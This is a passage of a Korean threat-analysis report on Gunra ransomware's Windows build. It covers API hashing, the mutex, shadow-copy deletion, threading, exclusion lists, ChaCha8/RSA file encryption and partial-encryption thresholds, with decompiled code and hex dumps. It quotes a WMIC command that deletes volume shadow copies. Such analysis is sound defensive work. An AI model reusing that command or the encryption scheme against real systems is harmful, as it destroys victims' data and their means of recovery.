        srand(v2_CurrentTimeWithSeconds); // Same Current Time (Second) >> Same Seed
        *(_BYTE *)(i + a1_Buffer) = rand(); // Same Seed >> Same Value
    }
    return result; // (Result) Buffer : Fill with Same Value
}
```

[그림 10] 암호화 키 및 Nonce 값 생성에 사용된 암호학적으로 취약한 함수

[그림 11]은 취약한 난수 생성 함수로 만들어진 ChaCha20 암호화 알고리즘의 키 및 Nonce 값이 포함된 배열이다. 동일한 바이트가 연속되는 형태의 키와 Nonce 값이 생성되는 것을 볼 수 있다.

분석 2부: 윈도우 (EXE 포맷)

1. 초기 루틴

Gunra 랜섬웨어는 MurmurHash2 해시 알고리즘에 기반한 API Resolving 기법을 사용한다. API Resolving이란 실행 중에 필요한 모듈이나 함수를 식별해 가져오는 작업을 뜻한다. 이를 통해, kernel32.dll, LoadLibraryA 등 DLL과 API를 동적으로 로드해 사용한다. 방어자의 분석을 어렵게 하기 위해 이와 같은 작업을 수행하는 것으로 보인다.

```
if ( (int)v4 >= 4 )
{
    v16 = v4 >> 2;
    LODWORD(v4) = v4 - 4 * (v4 >> 2);
    do
    {
        v17 = 1540483477 * *(_DWORD *)v13;
        v13 += 4;
        v15 = (1540483477 * (v17 ^ HIBYTE(v17))) ^ (1540483477 * v15);
        --v16;
    }
    while ( v16 );
}
```

[그림 13] MurmurHash2 해시 알고리즘을 사용하는 API Resolving 기법

또한, 중복 실행 방지를 위해 "kjsidugiaadf99439"라는 이름의 뮤텍스를 생성한다. 뮤텍스 이름은 난독화되어 있다. 그리고, CreateMutexA() API 사용 전 동적으로 풀어 사용한다.

Hex	ASCII
00 6B 6A 73 69 64 75 67 69 61 61 64 66 39 39 34	.kjsidugiaadf994
33 39 00 00 DD 8E 00 00 10 79 DC 5F 0C 02 00 00	39...Ý....vÜ

[그림 14] 중복 실행 방지를 위해 사용되는 뮤텍스 이름

공격자는 WMI를 사용해 현재 프로그램을 실행한 사용자의 모든 볼륨 새도우 복사본을 삭제한다. 우선, "SELECT * FROM Win32_ShadowCopy" 쿼리를 통해 사용자 환경에 있는 모든 볼륨 새도우 복사본 ID를 확보한다. 그리고, CreateProcessW() API를 사용해 각 볼륨 새도우 복사본을 삭제하는 명령어를 실행한다. 이는 방어자가 암호화된 파일을 복구하는 것을 막기 위함이다.

```
Default (x64 fastcall)
1: rcx 0000000000000000 0000000000000000
2: rdx 000000630B95F510 000000630B95F510 L"cmd.exe /c C:\\Windows\\System32\\wbem\\WMIC.exe shadowcopy where \"ID='{AEF63378-22E5-4AD1-ACED-E63ED9681804}'\" delete"
3: r8 0000000000000000 0000000000000000
4: r9 0000000000000000 0000000000000000
5: [rsp+20] 0000000000000000 0000000000000000
```

[그림 15] 볼륨 새도우 복사본을 삭제하는 명령어

WMI 쿼리
SELECT * FROM Win32_ShadowCopy

[표 4] 모든 볼륨 새도우 복사본 ID 확보를 위한 WMI 쿼리

cmd 명령어
cmd.exe /c C:\\Windows\\System32\\wbem\\WMIC.exe shadowcopy where \"ID='{%s}'\" delete

[표 5] ID 값을 바탕으로 해당 볼륨 새도우 복사본을 삭제하는 cmd 명령어

2. 암호화 준비

Gunra 랜섬웨어는 ▲암호화 수행 스레드 ▲암호화 대상을 탐색해 연결 리스트에 등록하는 스레드 등 두 종류의 스레드를 생성한다.

암호화 수행 스레드는 GetNativeSystemInfo() API를 사용해 사용자 환경의 논리 코어 개수를 확인한다. 그리고, 그 두 배수의 스레드를 생성해 암호화를 진행한다. 이 스레드는 연결 리스트에서 암호화 대상이 확인될 때까지 0.5초 간격으로 Sleep() API를 반복 사용하며 대기한다.

암호화 대상을 탐색해 연결 리스트에 등록하는 스레드는 하나만 생성되어 독립적으로 역할을 수행한다.

```

call    rax                ; Call <kernel32.GetNativeSystemInfo>
mov     eax, [rbp+57h+var_30] ; EAX : Number of Processor
mov     cs:dword_140031570, ebx
lea     r14d, [rax+rax] ; R14 : 2 * "Number of Processor"
mov     rax, cs:qword_1400314F0
mov     rax, [rax+2C8h]
test    rax, rax
jnz     short loc_140011A6F
    
```

[그림 16] 사용자 환경의 논리 코어 개수 계산

```

lea     r9, qword_140031520
lea     r8, sub_1400158D0
mov     [rsp+110h+var_F0], ebx
xor     edx, edx
xor     ecx, ecx
call    rax                ; Call CreateThread
mov     rcx, cs:qword_140031520
mov     [rcx+rdi*8], rax
inc     rdi
cmp     rdi, cs:qword_140031528
jb     short loc_140011B40 ; (Loop) 2 * "Number of Processor"
    
```

[그림 17] 사용자 환경의 논리 코어 개수를 바탕으로 암호화를 수행하는 스레드 생성

CPU 논리 코어 개수	암호화 대상 탐색 스레드 개수	암호화 진행 스레드 개수
2코어	1	4
4코어	1	8
6코어	1	12
8코어	1	16
12코어	1	24
16코어	1	32

[표 6] 논리 코어 개수에 따른 스레드 개수

또한, 공격자는 암호화에서 제외되는 폴더, 확장자, 파일을 다음과 같이 명시한다. 이는 주요 파일을 잘못 암호화해 시스템이 파괴되는 것을 방지하기 위함이다.

암호화 제외 대상 폴더
tmp, winnt, temp, Thumb, \$Recycle.Bin, \$RECYCLE.BIN, System Volume Information, Boot, Windows, Trend Micro

[표 7] 암호화 제외 대상 폴더

암호화 제외 대상 확장자 및 파일
exe, dll, lnk, sys, msj, R3ADM3.txt, CONTI_LOG.txt

[표 8] 암호화 제외 대상 확장자 및 파일

연결 리스트 등록 스레드는 연결 리스트에서 관리하는 암호화 대상이 15,000개를 넘으면, CreateEventA(NULL, FALSE, FALSE, NULL) API의 반환 값을 대상으로 WaitForSingleObject() API를 사용한다. 이를 통해, 연결 리스트에 암호화 대상이 더 이상 등록되지 않도록 한다.

```

if ( (int)AddToGlobalList(0LL, (void **)&v82) >= 15000 )
{
    Handle_CreateEvent = qword_140031578;
    Function_WaitForSingleObject = *(void (__fastcall **)(__int64, __int64))(qword_1400314F0 + 88);
    if ( !Function_WaitForSingleObject )
    {
        Function_WaitForSingleObject = (void (__fastcall *)(__int64, __int64))GetProcAddress(
                                                                                               0LL,
                                                                                               0,
                                                                                               0x6A095E21u);

        *(_QWORD *)(qword_1400314F0 + 88) = Function_WaitForSingleObject;
    }
    Function_WaitForSingleObject(Handle_CreateEvent, 0xFFFFFFFF);
}

```

[그림 18] 연결 리스트에 등록된 암호화 대상 개수 확인

3. 파일 암호화

암호화 진행 스텝은 "Microsoft Enhanced RSA and AES Cryptographic Provider" 문자열을 준비하고, CryptAcquireContextA() 및 CryptImportKey() API를 사용해 RSA 공개키를 생성한다. 그리고, CryptGenRandom() API를 사용해 ChaCha8 암호화 알고리즘에 사용할 키와 Initial State를 생성한다.

파일에 따라 매번 다른 암호화 키를 생성해 사용하는 것이 특징이다. 파일의 ChaCha8 암호화 알고리즘에 사용된 키는 RSA 공개키로, 한 번 암호화되면 메타데이터와 함께 파일 끝에 삽입된다.

Hex	ASCII
06 02 00 00 00 A4 00 00 52 53 41 31 00 10 00 00RSA1....
01 00 01 00 85 5A 18 91 08 92 E6 31 95 6D EE AAZ....æ1.mîª
9C 7F EC 40 4B 04 3B C9 41 48 E4 4A 6F B5 1B ED	..i@K.;ÉAHà]oµ.í
DD F5 BC BB 64 27 26 D5 A7 5B F1 7B C4 02 81 E3	Ýô¼»d'&Õ§[ñ{Ä..ã
37 7E 08 2F 38 48 D3 4A 54 19 B2 3D A9 96 64 3B	7~/8HÓJT.²=@.d;
8F 22 58 0B 4E 41 E7 FD 18 A9 F2 FE A9 C6 68 28	."X.NAçý.©op@Æh(
E1 90 26 46 57 7A 39 35 5D BC A8 7B 15 B5 E5 31	á.&Fwz95]¼'[{.µá1
0E 86 F4 B0 15 44 01 D8 D3 B8 A0 50 67 16 DF 40	..ô°.D.øÓ Pg.ß@
2D 51 B1 B3 0A DF C8 63 AC 39 7A D3 66 CB 7E A6	-Q±³.ßÈc-9zÓfË~
4A 18 88 77 8A 88 42 06 91 ED E0 9E 7C 80 4E 78	J..w..B..ià. .NX
30 AE CB DE 30 85 86 31 48 F8 20 4C D2 66 C9 CE	0°Èb0..1Hø LÖfÉÎ
18 1F 10 7A 25 CF 5E 0F EB A1 46 34 42 22 30 42	...z%I^..ëjF4B"0B
72 8E 00 B3 B0 68 A3 3B 43 A5 6F F7 D9 3F 02 3F	r...³°hf;Cÿo=Ù?..?
8D 1F A9 83 50 40 B8 60 3C E2 FB D7 A0 03 82 BD	..@.P@,`<âûx ..½
77 8C BF E0 27 C0 10 3F C2 04 8C E8 DB 22 83 17	w.¿à'À.?Ä..è0".."
DF CF F2 78 48 D4 66 1A 09 5C 1D 1E 9E 6C 71 78	ßÏðxHÓf...lqx
61 DF D8 9A E9 06 E0 49 EC 0F E0 59 20 54 DE F1	aßø.é.àIì.ày Tþñ
2F 0D 91 B8 88 88 84 8F B8 9E 92 75 E9 94 A0 29	/.....ué.)
E2 98 87 C3 48 D8 F2 CD 70 D2 76 DE 16 C4 95 EF	â..ÅHøðIpòvb.Ä.î
11 89 96 9C 02 E1 1D 81 8E 2E 4C 8B EF DF A3 90á.....L.îßf.
77 79 D2 25 46 83 70 4E 8C 3D 88 2F DE 09 AE 6D	wy0%F.pN.=./b.®m
EE B6 E0 39 ED F0 7D 00 D3 7D C7 14 44 28 6E DF	î¶à9ið}.Ó}ç.D(nß
81 87 F2 28 FC A3 A2 85 2C DB F6 F6 BB C4 55 F4	..ò(úfç.,Úóò»AUò
59 E7 A6 47 91 B2 29 58 58 20 0E 3E 0C 0C 9D 79	Yç!G.²)XX .>...y
C2 3B 14 2C 0E DE 6B 69 67 6C 95 73 8D 52 A3 2B	Ã;.,.bkig]s.Rf+
83 1C D5 8A 15 F8 F0 34 AC B9 D0 1E F3 C3 37 36	..ö...øð4-'ð.óÃ76
FB EB C9 D1 D3 BE 8A DA 45 7D 40 27 B3 92 38 E7	ûëÉNÓ%.ÚE}@'³.8ç
21 53 4B 93 FE 75 22 A4 8B 43 BE 6A 4A A9 6D 8A	!SK.bu"ª.C¾jJ@m.
AE 53 C7 12 AC C5 E0 79 49 27 7C 03 4C 62 78 2C	®Sç.-ÀàyI' .Lbx,
71 9A 06 B7 AF 3E A5 E9 69 AE 91 F7 6D E8 EB FD	q...->¥éi®.÷mèëý
1F E2 12 DE 1E BD 34 A2 72 2F 7C 1F CA 87 26 DE	.â.b.¼4çr/ .É.&b
02 87 F7 44 A2 EA 7D DC 91 6F 0A FC 52 AE C9 33	..÷Dçê}Û.o.ür®É3
93 27 25 B8 36 D5 F6 77 F3 4E C9 3C 3E 19 DA 88	.'%¸6ÖöwÓNÉ<.&ú.
A7 AA E6 C6 00 00 00 00 00 00 00 00 00 00 00	§ªæ£.....

[그림 19] RSA 공개키 생성

	Hex	ASCII
두 번째 CryptGenRandom	00 00 00 00 00 00 00 00 7F DF BC 77 10 6A C0 D4B¼w.jAÖ
첫 번째 CryptGenRandom	B4 3B 74 93 E6 CE 43 5B D1 C0 88 32 C5 97 15 20	;t.æIC[ÑA.2Ä..
	77 B0 7C 48 8D EE 16 57 DF 53 6E 6F 8B D9 67 D6	w° H.î.wßSno.ÚαÖ

[그림 20] RSA 암호화 전 ChaCha8 암호화 알고리즘 키

Hex	ASCII
3C EA BA C5 37 42 97 53 06 33 08 81 4E 95 DC BD	<è°Á7B.S.3..N.Û½
D1 F4 EA D4 7E 2C 0A 44 4F 80 C3 07 6D F3 EF 35	Nôêô~, .DO.Ă.móí5
3D 13 E4 5A 56 0B 0E E5 63 EB 89 51 C1 76 A6 0E	=.äZV..âcë.QÁv .
7A B2 73 32 1E 5D 4D 73 05 65 F0 6D 09 63 D0 7D	z²s2.]Ms.eðm.cĐ}
6C A5 C0 0E B1 A3 16 70 0D 46 22 55 88 DF 4D 33	l¥À.±f.p.F"U.ßM3
A4 34 4F 67 EB 25 1D A9 04 87 9E 45 3B FD F8 39	±40gè%.@...E;ýø9
73 88 71 75 05 C2 44 5F E8 D1 F4 2B 72 84 02 80	s.qu.ĂD_èÑô+r...
F5 EF 6D A7 8C E4 D9 5C F1 BB 83 0C 82 EA E9 7A	õimş.äÜ`ñ»...êéz
A4 44 98 C7 92 67 B7 57 2F D6 56 6B 2B DF 73 74	±D.Ç.g-w/övk+ßst
8D 76 1A B1 AF 4F 2B 94 FA 1E A3 63 18 77 27 F4	.v.±_O+.ú.ƒc.w'ô
93 DF 29 0F 99 AF 93 7C 18 BB 1F 6A C0 C4 12 95	.ß).._ .».jĂĂ..
8D 1E EC 01 42 EE 28 54 F0 0C 6A 95 48 92 A8 7F	..ì.Bî(Tð.J.H.".
55 87 FE 25 2E 55 17 72 22 99 84 BD 05 F8 CE B0	U.p%.U.r"...½.øİ°
8B D4 9C 67 4B B5 F1 8A C1 AB 18 F4 11 74 37 92	.ô.gkµñ.Ă«.ô.t7.
0B 57 43 88 5F 80 BB E0 6D 6C 98 AB E3 9E CF EF	.WC._.»àm .«ã.İï
6E A4 60 7D 7B 95 2C 2A 26 0A D7 4B A5 35 53 CD	n±`}{.,*&.xK¥5Sİ
08 C9 21 24 91 8E 76 FC 91 6A C5 82 BA B0 CB 18	.É!\$.vü.jĂ.°°Ĕ.
9B 34 DA 03 AE F7 91 C9 F2 F5 B5 91 9B 86 90 A0	.4U.°÷.Ĕöøµ....
47 7A 15 26 70 3B 04 F9 50 C0 CC 7B 51 9B 31 EC	Gz.&p;.ùPĂİ{Q.1ì
14 AF 00 5D 0A 66 9C 2D AF C1 38 91 2C 87 9C 76	..].f.-_Á8.,..v
D1 80 D9 0E F1 40 B6 18 23 6B 74 32 11 79 FF 74	Ñ.Û.ñ@].#kt2.yýt
CA 7D E8 9F 77 7B F9 AF 46 64 DB CB C9 74 DD 8F	Ĕjè.wfû`FdŪĔĔY.
98 4E 46 1A CA 07 29 54 D9 77 47 D7 6F 3C C5 4A	.NF.Ĕ.)TŪWGxo<ĂJ
3C 09 7F 78 AC FF 53 99 D3 D7 FC F4 81 B2 7D 6A	<..x-ýs.óxüö.²}j
0A 48 33 FF FF F9 43 8B 8F 79 15 12 2B 97 54 21	.H3ÿÿùC..y..+T!
09 C8 AB 2A EC 79 88 58 B4 02 98 B9 D9 CB 4D 83	.Ĕ«*ìy.X´.¹ŪĔM.
CB 94 29 81 0C 9C 67 4B 0B 33 FC E6 68 4E ED 30	Ĕ.)...gK.3üähNí0
BA A8 00 56 30 01 EB 56 C3 0A 8E 6F 3F 7B CD 1C	°"'.VO.èVĂ..o?{Í.
74 88 AF 1D 73 5A BF D2 EE 72 24 EC 83 30 A9 8F	t._.sz;ôîr\$ì.0@.
98 0C 47 B9 E1 D5 C8 40 DA A0 25 67 54 6A 4D 94	..G¹áôĔĔŪ %gTjM.
F1 32 A5 57 BC 64 32 5D 91 DE 39 77 CB 6D CE 1E	ñ2¥w¼d2].b9wĔĔİ.
93 09 99 F1 02 06 51 19 86 83 DA 9D 1D 65 BC B8	...ñ..Q...Ū...e¼,

[그림 21] RSA 암호화 후 ChaCha8 암호화 알고리즘 키

```

if ( !AddressOfFunction(a3, 32LL, a1 + 12) )
    goto LABEL_39;
v11 = *(unsigned int (__fastcall *) (__int64, __int64, _QWORD *))(qword_1400314F0 + 448);
if ( !v11 )
{
    v11 = (unsigned int (__fastcall *) (__int64, __int64, _QWORD *))(GetAddressOfFunction(0LL, 1, 0xABC80A67);
    *(_QWORD *) (qword_1400314F0 + 448) = v11;
}
if ( !v11(a3, 8LL, a1 + 11) )
    goto LABEL_39;
memset(a1 + 3, 0, 0x40uLL);
*((_DWORD *) a1 + 10) = *((_DWORD *) v9);
v12 = 4LL;
*((_DWORD *) a1 + 11) = *((_DWORD *) a1 + 25);
*((_DWORD *) a1 + 12) = *((_DWORD *) a1 + 26);
*((_DWORD *) a1 + 13) = *((_DWORD *) a1 + 27);
*((_DWORD *) a1 + 14) = *((_DWORD *) a1 + 28);
*((_DWORD *) a1 + 15) = *((_DWORD *) a1 + 29);
*((_DWORD *) a1 + 16) = *((_DWORD *) a1 + 30);
*((_DWORD *) a1 + 17) = *((_DWORD *) a1 + 31);
qmemcpy(a1 + 3, "expand 32-byte k", 16);
a1[9] = 0LL;
*((_DWORD *) a1 + 20) = *((_DWORD *) a1 + 22);
*((_DWORD *) a1 + 21) = *((_DWORD *) a1 + 23);
do
{
    v9[4] = *v9;
    ++v9;
    --v12;
}
while ( v12 );

```

[그림 22] ChaCha8 암호화 알고리즘의 Initial State

Offset (h)	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F	Decoded text
000027C0	2B CF 03 90 AB 7B EC B9 F3 F7 45 0B 67 15 A8 42	+I...«(i°ó+E.g."B
000027D0	72 BA 26 80 2D 1E 2F D1 C1 E7 DE 71 9B 5D 77 FA	r°e°-/ÑAçÜ} >]wú
000027E0	F7 09 C8 5E 54 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E	+..ÄÄüny1p5#f@Ux.
000027F0	FE D4 2E 54 54 54 54 54 54 54 54 54 54 54 54	pÖ)MK_m°ib aDÄ+
00002800	28 8E 0B E5 86 A4 91 26 6F F8 0A BD 02 AF 7D 5B	(Z.â+°s°o°s.°s.){
00002810	66 C6 80 B7 A7 EC BA 85 9A 4B CD 43 60 C7 1B 57	fÆ°S!°...SKIC°Ç.W
00002820	3A EA 77 2A 2F 7A E6 4B 14 1A 4C AA FB 98 85 BD	:éw*/zæK..L°ú°...°s
00002830	96 02 7F DB 9B F7 AF E4 A3 71 BE 82 49 29 C6 51	-..Ü>~â°ç°I)EQ
00002840	4F 4B 22 1A 02 22 DA 79 67 7D C8 81 7A 3B CC CB	OK°..°Üyg)È.z;IÈ
00002850	0D 88 D4 58 E9 5B AD 4D 88 C1 6F 39 62 0A DB 19	..°ÖXé[.M°Ä°o9b.Ü.
00002860	95 F0 F2 53 D7 4E 7E 0A EB 02 AC E9 03 76 6F 5F	°ö°S°N°~.e.~e.vo
00002870	AB B7 B8 77 18 2A 94 60 E8 B0 4C ED C0 AF 24 7E	«.w.°°°°°LiÄ°S~
00002880	75 FD 2A 53 24 95 51 37 14 A6 1A 1B A1 15 E2 47	uy°S°Q7!..;..âG
00002890	99 54 32 44 F8 56 22 37 B5 6E 7A 48 A3 DC DE E3	°T2D°v°°7unzH°ÜP°ä
000028A0	E5 2C 1D D2 8E 67 70 D9 99 81 03 54 F9 8A 44 DB	ä..ÖZgpÜ°..TüSDÜ
000028B0	E5 6B C5 61 0F 95 61 9A 81 A4 97 D4 E7 D0 CF 5F	äkÄa..°as.°-ÖçDÍ
000028C0	09 E9 D1 F8 AD 58 17 FC 8D 95 0D 34 25 61 4A 44	..éN°e.X.ü..°4°k°JD
000028D0	F9 4E 5A 08 0F 5A 8B F5 D5 FB 74 CE A8 42 A4 3D	ünZ..Z<öÖüTf°B°=
000028E0	C2 16 3A 0E C0 4D CD 41 DB 7B B9 1E B3 91 2D 76	Ä..ÄMIAÜ(°..°°-v
000028F0	75 F6 97 54 54 54 54 54 54 54 54 54 54 54 54	uö°Ä.Oz. #°Z.Zç@
00002900	9D 84 54 54 54 54 54 54 54 54 54 54 54 54 54	..°FXWÄ,×ü..±ç.°sá
00002910	E8 19 72 EB FD FA 50 71 24 53 D4 36 26 66 74 8C	è.réyü`q°S°Ö°6ft°E
00002920	0A 6A 68 B8 54 54 54 54 54 54 54 54 54 54 54	.j°h°äE,R...°)X.xZ°S.
00002930	4A 02 EB F8 54 54 54 54 54 54 54 54 54 54 54	J.é°ö.ÆE,«(Z.3,,
00002940	A9 32 5C DA AD F4 87 51 1E D8 9A DD 68 65 C5 BA	@2\Ü.ö+Q.Ö°šYneÄ°
00002950	10 0D 28 44 F0 09 65 04 98 D2 C4 E5 0F 33 B2 C4	..(D°e.°~ÖÄÄ.3°Ä
00002960	F6 92 48 12 99 8A 42 92 9F D7 C9 CA 6B C3 4E C4	ö°H.°°S°B°Y°×E°E°KÄNÄ
00002970	AD 91 DF 99 D2 F6 26 EA 23 DD 11 F6 A3 A8 58 B8	..°s°°Ö°s°e°°Y.°ö°E°X.
00002980	A0 1F 10 C9 DD D2 9E 40 93 E6 77 C1 4E 3A 3F 74	..ÉYÖz°°°awÄN:°?t
00002990	CB 27 2A 2C FE AB 25 F5 1A 25 59 FF B6 3C F8 10	È°°°°°°°°°°°°°°°°°°°
000029A0	1B 86 06 C2 12 A7 D1 F0 5F 4E CC 16 D6 5B 24 8E	..+..Ä.°S°N°S Ni.Ö[°S°Z
000029B0	48 74 D8 BF E0 79 51 A2 4A 75 B5 BB BF C7 9E 74	Htç;âyQçJup;çÇZt
000029C0	D7 57 2D 92 9C 4D 91 42 30 0E C1 85 92 6F 44 06	×W-°°°M°°B°O.Ä..°°°°D.
000029D0	79 28 F8 ED 0A 34 FA 9A 3C 25 17 33 68 13 EE B3	y(°ei.4ú°s<°°°3h.i°°
000029E0	49 86 3A 4D 64 CD D7 83 02 EC EB FB 24 9E 1B 5E	I°t:°Mdi°×f.iegS°Z.^
000029F0	AD 36 20 65 50 95 BB 82 97 BB 3F C4 45 99 7A F9	..°6 eP°°°°°°°°°°°°°°°
00002A00	20 4A 78 8C FA 6B 97 4C 80 8B DD 7A 94 B9 F0 44	JxçÜk~L°E<Yz°°°°°D
00002A10	0E A7 55 A3 7E 00 00 00 00 00 00 00 00 00 00	°SÜE~.....
00002A20	0C 24 00 15 28 00 00 00 00 00 00 00 00 00 00	°S..(.....

[그림 23] 암호화된 파일의 구조

각 암호화 진행 스레드는 Critical Section을 활용해 서로 다른 파일을 안전하게 암호화한다. 연결 리스트에서 암호화 대상을 하나씩 꺼내고, 확장자 및 파일 크기에 따라 각각 다른 암호화 방식을 사용한다.

자세히 살펴보면, 먼저 GetFileAttributesW() API를 사용해 Read Only 속성을 가진 파일을 확인한다. 이후, 비트 XOR 연산을 통해 해당 속성을 제거한 후 암호화를 진행한다.

```

v2 = *a1;
Function_GetFileAttributesW = *(__int64 (__fastcall **)(__int64))(qword_1400314F0 + 104);
if ( !Function_GetFileAttributesW )
{
    Function_GetFileAttributesW = (__int64 (__fastcall *)(__int64))GetProcAddress(0LL, 0, 0x93AFB23A);
    *(_QWORD *)(qword_1400314F0 + 104) = Function_GetFileAttributesW;
}
v4 = Function_GetFileAttributesW(v2);
if ( v4 != -1 && (v4 & 1) != 0 )
{
    v5 = *a1;
    Function_SetFileAttributesW = *(void (__fastcall **)(__int64, _QWORD))(qword_1400314F0 + 112);
    if ( !Function_SetFileAttributesW )
    {
        Function_SetFileAttributesW = (void (__fastcall *)(__int64, _QWORD))GetProcAddress(0LL, 0, 0xA62CC8E1);
        *(_QWORD *)(qword_1400314F0 + 112) = Function_SetFileAttributesW;
    }
    Function_SetFileAttributesW(v5, v4 ^ 1u);
}

```

[그림 24] 파일의 FILE_ATTRIBUTE_READONLY 속성 확인 및 제거

[표 9]의 확장자를 갖고 있거나, 파일 크기가 1MB 이하인 경우에는 파일 전체 내용을 암호화한다.

파일 전체 암호화 방식을 사용할 파일 확장자
4dd, 4dl, accdb, accdc, accde, accdr, accdt, accft, adb, ade, adf, adp, arc, ora, alf, ask, btr, bdf, cat, cdb, ckp, cma, cpd, dacpac, dad, dadiagrams, daschema, db, db-shm, db-wal, db3, dbc, dbf, dbs, dbt, dbv, dbx, dcb, dct, dcx, ddl, dlis, dp1, dqy, dsk, dsn, dtsx, dxl, eco, ecx, edb, epim, exb, fcd, fdb, fic, fmp, fmp12, fmpsl, fol, fp3, fp4, fp5, fp7, fpt, frm, gdb, grdb, gwi, hdb, his, ib, idb, ihx, itdb, itw, jet, jtx, kdb, kexi, kexic, kexis, lgc, lwx, maf, maq, mar, mas, mav, mdb, mdf, mpd, mrg, mud, mwb, myd, ndf, nnt, nrmlib, ns2, ns3, ns4, nsf, nv, nv2, nwdb, nyf, odb, oqy, orx, owc, p96, p97, pan, pdb, pdm, pnz, qry, qvd, rbf, rctd, rod, rodx, rpd, rsd, sas7bdat, sbf, scx, sdb, sdc, sdf, sis, spq, sql, sqlite, sqlite3, sqlitedb, te, temx, tmd, tps, trc, trm, udb, udl, usr, v12, vis, vpd, vvv, wdb, wmdb, wrk, xdb, xld, xmlff, abcddb, abs, abx, accdw, adn, db2, fm5, hjt, icg, icr, kdb, lut, maw, mdn, mdt

[표 9] 파일 전체 암호화 방식을 사용할 파일 확장자

```

if ( (unsigned int)Check_FileExtension160(*a1) )
    goto LABEL_14;
if ( (unsigned int)sub_140008520(*a1) )
{
    LOBYTE(v16) = 20;
    LOBYTE(v14) = 37;
    if ( (unsigned int)InjectToFileEnd(a1, v14, v16) )
        return (unsigned int)ENCRYPT_Part_Percent((DWORD)a1, a2, v17, v18, 20);
}
else
{
    v20 = a1[2];
    if ( v20 <= 0x100000 )
    {
LABEL_14:
        LOBYTE(v14) = 36;
        if ( (unsigned int)InjectToFileEnd(a1, v14, 0LL) )
            return ENCRYPT_ALL(a1, a2);
        return 0LL;
    }
    if ( v20 > 5242880 )
    {
        LOBYTE(v16) = 50;
        LOBYTE(v14) = 37;
        if ( (unsigned int)InjectToFileEnd(a1, v14, v16) )
            return (unsigned int)ENCRYPT_Part_Percent((DWORD)a1, a2, v28, v29, 50);
    }
    else
    {
        LOBYTE(v14) = 38;
        if ( (unsigned int)InjectToFileEnd(a1, v14, 0LL) )
        {
            v35 = 0;
            v21 = 0LL;
            while ( 1 )
            {
                v22 = 0x100000 - v21;
                Function_ReadFile = *(unsigned int (__fastcall **)(__int64, __int64, _QWORD, unsigned int *, _QWORD))(qword_1400314F0 + 32);
                if ( 0x100000 - v21 > 5242880 )
                    v22 = 5242880;
                v24 = a1[1];
            }
        }
    }
}

```

[그림 25] 특정 파일 확장자를 갖고 있거나 파일 크기가 1MB 이하인 경우의 암호화 로직

파일 크기가 1MB 초과, 5MB 이하인 경우에는 파일의 앞부분 1MB에 해당하는 내용만 암호화한다.

```

while ( 1 )
{
    v22 = 0x100000 - v21;
    Function_ReadFile = *(unsigned int (__fastcall **)(__int64, __int64, _QWORD, unsigned int *, _QWORD))(qword_1400314F0 + 32);
    if ( 0x100000 - v21 > 5242880 )
        v22 = 5242880;
    v24 = a1[1];
    if ( !Function_ReadFile )
    {
        Function_ReadFile = (unsigned int (__fastcall **)(__int64, __int64, _QWORD, unsigned int *, _QWORD))GetProcAddress(0LL, 0, 0xF91AC9A0);
        *(__QWORD **)(qword_1400314F0 + 32) = Function_ReadFile;
    }
    if ( !Function_ReadFile(v24, a2, v22, &v35, 0LL) )
        break;
    v25 = v35;
    if ( !v35 )
        break;
    v21 += v35;
    ENCRYPT(a1 + 3, a2, a2, v35);
    v34 = a1[1];
    v26 = -(__int64)v35;
    Function_SetFilePointerEx = *(unsigned int (__fastcall **)(__int64, __int64, _QWORD, __int64))(qword_1400314F0 + 160);
    if ( !Function_SetFilePointerEx )
    {
        Function_SetFilePointerEx = (unsigned int (__fastcall **)(__int64, __int64, _QWORD, __int64))GetProcAddress(0LL, 0, 0xD54E6BD3);
        *(__QWORD **)(qword_1400314F0 + 160) = Function_SetFilePointerEx;
    }
    if ( !Function_SetFilePointerEx(v34, v26, 0LL, 1LL) || !(unsigned int)sub_140009310(a1[1], a2, v25) )
        break;
    if ( v21 >= 0x100000 )
        return 1LL;
}
return v7;

```

[그림 26] 파일 크기가 1MB 초과 5MB 이하인 경우의 암호화 로직

[표 10]과 같이 20개의 확장자를 갖고 있거나 파일 크기가 5MB를 초과하는 경우, 파일의 특정 부분만 암호화한다.

부분 암호화 방식은 "20% 암호화"와 "50% 암호화" 두 종류로 구분된다. 20개 확장자를 가진 파일에는 20% 암호화 방식을, 해당 확장자를 갖지 않으면서 파일 크기가 5MB를 초과하는 파일에는 50% 암호화 방식을 사용한다.

20% 암호화 방식은 파일 전체 크기의 7% 비율로 최대 3회 반복하여 암호화를 수행한다. 50% 암호화 방식은 파일 전체 크기의 10% 비율로 최대 5회 반복하여 암호화한다.

20% 암호화 방식을 사용할 파일 확장자
vdi, vhd, vmdk, pvm, vmem, vmsn, vmsd, nvrAm, vmx, raw, qcow2, subvol, bin, vsv, avhd, vmrs, vhdx, avdx, vmcx, iso

[표 10] 20% 암호화 방식을 사용할 파일 확장자

```

v25 = 0;
if ( a5 == 20 )
{
  FileSize = *(_QWORD *)(a1 + 16);
  v23 = 3;
  v8 = 7 * (FileSize / 100);
  Offset_EncryptStart = (FileSize - 21 * (FileSize / 100)) / 2;
}
else
{
  if ( a5 != 50 )
    return 0LL;
  v23 = 5;
  v8 = 10 * (*(_QWORD *)(a1 + 16) / 100LL);
  Offset_EncryptStart = v8;
}
v11 = 0;
v22 = 0;
v24 = Offset_EncryptStart;
do
{
  v12 = 0LL;
  if ( v11 )
  {
    v13 = *(_QWORD *)(a1 + 8);
    Function_SetFilePointerEx_1 = *(unsigned int (__fastcall **)(__int64, __int64, _QWORD, __int64))(qword_1400314F0 + 160);
    if ( !Function_SetFilePointerEx_1 )
    {
      Function_SetFilePointerEx_1 = (unsigned int (__fastcall *)(__int64, __int64, _QWORD, __int64))GetProcAddress(0LL, 0, 0xD54E6BD3);
      *(_QWORD *)(qword_1400314F0 + 160) = Function_SetFilePointerEx_1;
    }
    if ( !Function_SetFilePointerEx_1(v13, Offset_EncryptStart, 0LL, 1LL) )
      break;
  }
}

```

[그림 27] 20% 및 50% 암호화 로직

```

if ( v8 > 0 )
{
  do
  {
    v15 = *(_QWORD *)(a1 + 8);
    v16 = v8 - v12;
    Function_ReadFile = *(unsigned int (__fastcall **)(__int64, __int64, _QWORD, unsigned int *, _QWORD))(qword_1400314F0 + 32);
    if ( v8 - v12 > 5242880 )
      v16 = 5242880;
    if ( !Function_ReadFile )
    {
      Function_ReadFile = (unsigned int (__fastcall *)(__int64, __int64, _QWORD, unsigned int *, _QWORD))GetProcAddress(0LL, 0, 0xF91AC9A0);
      *(_QWORD *)(qword_1400314F0 + 32) = Function_ReadFile;
    }
